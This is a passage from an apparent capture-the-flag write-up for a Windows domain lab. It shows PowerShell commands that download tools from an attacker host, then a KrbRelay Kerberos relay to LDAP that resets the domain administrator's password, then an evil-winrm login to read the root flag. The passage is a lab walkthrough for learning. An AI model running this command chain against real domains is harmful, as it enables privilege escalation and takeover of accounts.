PS C:\Users\svc_scan> powershell -c "(New-Object Net.WebClient).DownloadFile('http://10.10.16.5/CheckPort.exe','C:\Users\svc_scan\CheckPort.exe')"
PS C:\Users\svc_scan> ./CheckPort.exe
[*] Looking for available ports..
[*] SYSTEM Is allowed through port 10246
PS C:\Users\svc_scan> powershell -c "(New-Object Net.WebClient).DownloadFile('http://10.10.16.5/GetCLSID.ps1','C:\Users\svc_scan\GetCLSID.ps1')"
PS C:\Users\svc_scan> powershell -c "(New-Object Net.WebClient).DownloadFile('http://10.10.16.5/KrbRelay.exe','C:\Users\svc_scan\KrbRelay.exe')"
PS C:\Users\svc_scan> ./GetCLSID.ps1
./GetCLSID.ps1
Name Used (GB) Free (GB) Provider Root CurrentLocation
---- --------- --------- -------- ---- ---------------
HKCR Registry HKEY_CLASSES_ROOT
Looking for CLSIDs
Looking for APIDs
Joining CLSIDs and APIDs
PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\svc_scan\Windows_Server_2022_Datacenter
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\svc_scan
PSChildName : Windows_Server_2022_Datacenter
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : True
Name : Windows_Server_2022_Datacenter
FullName : C:\Users\svc_scan\Windows_Server_2022_Datacenter
Parent : svc_scan
Exists : True
Root : C:\
Extension :
CreationTime : 3/8/2026 6:05:09 AM
CreationTimeUtc : 3/8/2026 6:05:09 AM
LastAccessTime : 3/8/2026 6:05:09 AM
LastAccessTimeUtc : 3/8/2026 6:05:09 AM
LastWriteTime : 3/8/2026 6:05:09 AM
LastWriteTimeUtc : 3/8/2026 6:05:09 AM
Attributes : Directory
Mode : d-----
BaseName : Windows_Server_2022_Datacenter
Target : {}
LinkType :
PS C:\Users\svc_scan> type .\Windows_Server_2022_Datacenter\CLSID.list
type .\Windows_Server_2022_Datacenter\CLSID.list
{D6015EC3-FA16-4813-9CA1-DA204574F5DA}
{c980e4c2-c178-4572-935d-a8a429884806}
PS C:\Users\svc_scan> .\KrbRelay.exe -spn ldap/brunodc.bruno.vl -clsid D99E6E73-FC88-11D0-B498-00A0C90312F3 -rbcd S-1-5-21-1536375944-4286418366-3447278137-5101 -ssl -port 10246 -reset-password administrator NewPassword123
.\KrbRelay.exe -spn ldap/brunodc.bruno.vl -clsid D99E6E73-FC88-11D0-B498-00A0C90312F3 -rbcd S-1-5-21-1536375944-4286418366-3447278137-5101 -ssl -port 10246 -reset-password administrator NewPassword123
[*] Relaying context: bruno.vl\BRUNODC$
[*] Rewriting function table
[*] Rewriting PEB
[*] GetModuleFileName: System
[*] Init com server
[*] GetModuleFileName: C:\Users\svc_scan\KrbRelay.exe
[*] Register com server
objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGgQIAAAAAAAC9Rbr1xT5Mu6nL5UY1LwY1AnQAAHgJ//9+C+6JwFfRnSIADAAHADEAMgA3AC4AMAAuADAALgAxAAAAAAAJAP//AAAeAP//AAAQAP//AAAKAP//AAAWAP//AAAfAP//AAAOAP//AAAAAA==:
[*] Forcing SYSTEM authentication
[*] Using CLSID: d99e6e73-fc88-11d0-b498-00a0c90312f3
[*] apReq: 608206d506092a864886f71201020201006e8206c4308206c0a003020105a10302010ea20703050020000000a382050761820503308204ffa003020105a10a1b084252554e4f2e564ca2233021a003020102a11a30181b046c6461701b106272756e6f64632e6272756e6f2e766ca38204c5308204c1a003020112a103020108a28204b3048204af7319daa4e3a65f0e95aa5256cad3e1ca100ad37a58ab7a3deaae88200c220c840bc186d1bced6f8197dd0f3eea7a2be3f75ee92c4568917339fc0c0f956e134ed2ff7d2a9a0316975bcf946a2bde23e87c9312841fc682a9ea7994caffe50746883e8cae97f1e0edf461ca5201ddaf54ef68c4b42faa55917d40eac3635f8f4e555fa15952e018e1cde2eb78f06cf90b36b40e8b22dfd917ec2c7a89bc9bb1ffa578473a9b2cad703a6c3fcbad11c87fc16aef7f7b74f3ee97d1ff1ab6ba1dd1689b28dd126bf4f051f14dd9ba701b1316e371458ac01160f9433bf1e4f302f99870c0762ebfd979409b012bdccf14b225d309fc36b7baafdc271f5f0e225dd48a045b9659ca4e81c7e63805fcf38b36488391408d74c6c468f586b0ceb8f8f2a4b4ce6a6dc766006ec019da97004faa2f9c343de6c6c62a666c2fffcbcd290dea75a72bb7438396847f291561becd1e32c94645f4c9a63990b8ab45d1cb7068d47fd03b536126d2db67604e2c0a6364c96dafbd3ddbe017ab0de7586cd604882f8637f3717f94d3c6f0242762d1b335715847a3847bcf7de161a63c2e5b559f23724698f600899c11ec73c3d6094e81202cd4f82bacef6e9917ed7ae990e306613f5b3ddce3d21301d2b215f5fa76ef27c0c38b5aa295f4692233255878090dfc0cc985a0072b611e9262c55d1740951eb2f9bad52a05cc6b0aaf46f4ae103f1c0bc6baad4a22be6839832a4a48d030143b253e5c22b2952e670850e3aedd8dbee698da1a4da003feb48a638f50ceca47005bd2f37ec15d5a23d38742bc9be55903d61dac3b70e5505d2b4ea4dfa7d803eb435b9227e73448b7b35e482221473c29495fd9060f94deb9e8363b9b9d88e03e133d6bde2c1d4cbc4bf4264a21996fd0b0d29a154d722f2855dbe138cdb485d146ac4bb8bc6d61df74cc4e70450835a644f0efd40d81bf6c8d3202f5ee3729dd65b48d493378326f83e797b6b1e229381d6de96283e31b7c544263a10c997f8e4f46df1a2913ba1b80487899ec3fc6c70981f3d7d082c53915dc67f65bdfda98e39becfd955ee2546d8e8cdd042af513aed4690ab04c8803a60103dbb49d7fc1858a3436139a96de3bb51320ab1dc19af935d3f7072bb2a46ad487b2eb46937106f84b2e4306902615b34ee85019cfc5665d446b8be28a0ff1bbbdeeb3ac1f74fb5e3e67429f9c2d0232319818163f84ecc398c4cf88e4f706570d3a4069a1b88a2455bfcb8ae16a2451c36d7da532561069ba35bc8b3177063a6eef40983fb8b2e978bd9f1b6c7bca1d2ace39d2b09016b93bebeda721774a0e54381e132a372b070f67bc9f2b8e2687e447143f690168c4297190f0f5890ffa836881c09335b5eb0d8df0967f8c5ed6432f221ed640c30e341a2e4c0c63044519cfc7ce68fe686ccca33dcaf9119dbf316b1256b04c28694fae9ed05836757480a0819933a80af6f1a2897e7313f6dfd915b2eb56c083fef179cd3e8241d1ae7d52fda0535da9bbbd634229aff6a74357bb6a41d179fddcc5cfc7d9b85a8c75b48b202ecfe78acdf008871d4df8943c0d5f819006077ef3f8f9bd6e2332a81a306c3bde0db72532de3efa61a913617d73fa388724a31b35cbc5cd64b7cfd843a05536388c891df4dd4a9d31ffa4bbf5d86bd974457798aa9a1afa914ad504082b9a7ca482019e3082019aa003020112a28201910482018d7c307cdd1c595d55f013a8c94b1beb250be47ad73e59b47233c7deccb4d052ff31e48af3b6eef7ee6904785fa05235b60e7aecededd8b558b65bc4183c2ecfb549b8bb97576d7f1d6d6ea8e2b99d129867cb2b8e6c8f30125fc89a0b6b4c97c23889a8283b07f3319a1d6141167c91ea2081b4060169ee72b45c884a2092b98d147f29c6ea3f86ed52db83056d44c5b6f948cb548264dede5a69c3460212a263d1d066a0c09f8e2fbc039dbce70bc2b92c66896dcc6d2e0dded5c34d1b4e8df9b10a885f19aae7937e73a71587d0acce3d5b28160a2b0f4c752f16e89c081359f7c245f5cbc4166e89dc9ac260084830b320d14faa3f6f2d9e7624f4e949c70a21ca2eca284b30c9a1cad726fa3ec9cf6815d794e6352a1d235263c073e97f95632088bcf464e66f77371674fdf694aa59849cf6e7f78c9768f8d4c4cef4160a1cdb54c1975a3f705bd73129378ea67bf0ea7edf7e5891b566ea97d924aa3ac1cb21ab168d114de4d7ea873ee4bac04057aedc3213927213f1a0919c5d42456857d186df9864c9e6ade2a10152
[*] bind: 0
[*] ldap_get_option: LDAP_SASL_BIND_IN_PROGRESS
[*] apRep1: 6f8188308185a003020105a10302010fa2793077a003020112a270046e2038e1185af2e33a18ac32140258cd29bdaa2017a37ed02c9f9c11af423b78c80125d12b562ae3f2284b37089cf90f87311506de8acd4874895b72280116b0ee59e46057fb08485fe7060a764694002d2de4239342f9eb47e2ac27945bb715d9c1431bce159104b10fcd23e414d4
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a24404428735a6c3ea24757b534754d772022b274c33d9aa53b3a3962f87eef1b7a92cb5315e5f94f064417ff9430efd925cc58994bae9e8219750f6afa383dd3e9eb67fb10a
[*] bind: 0
[*] ldap_get_option: LDAP_SUCCESS
[+] LDAP session established
[*] ldap_modify: LDAP_SUCCESS
[*] ldap_modify: LDAP_SUCCESS
```
Now we get the user flag
```bash
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.129.238.9 -u administrator -p 'NewPassword123'
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
eb68xxxxxxxxxxxxxxxxxxxe3ba
```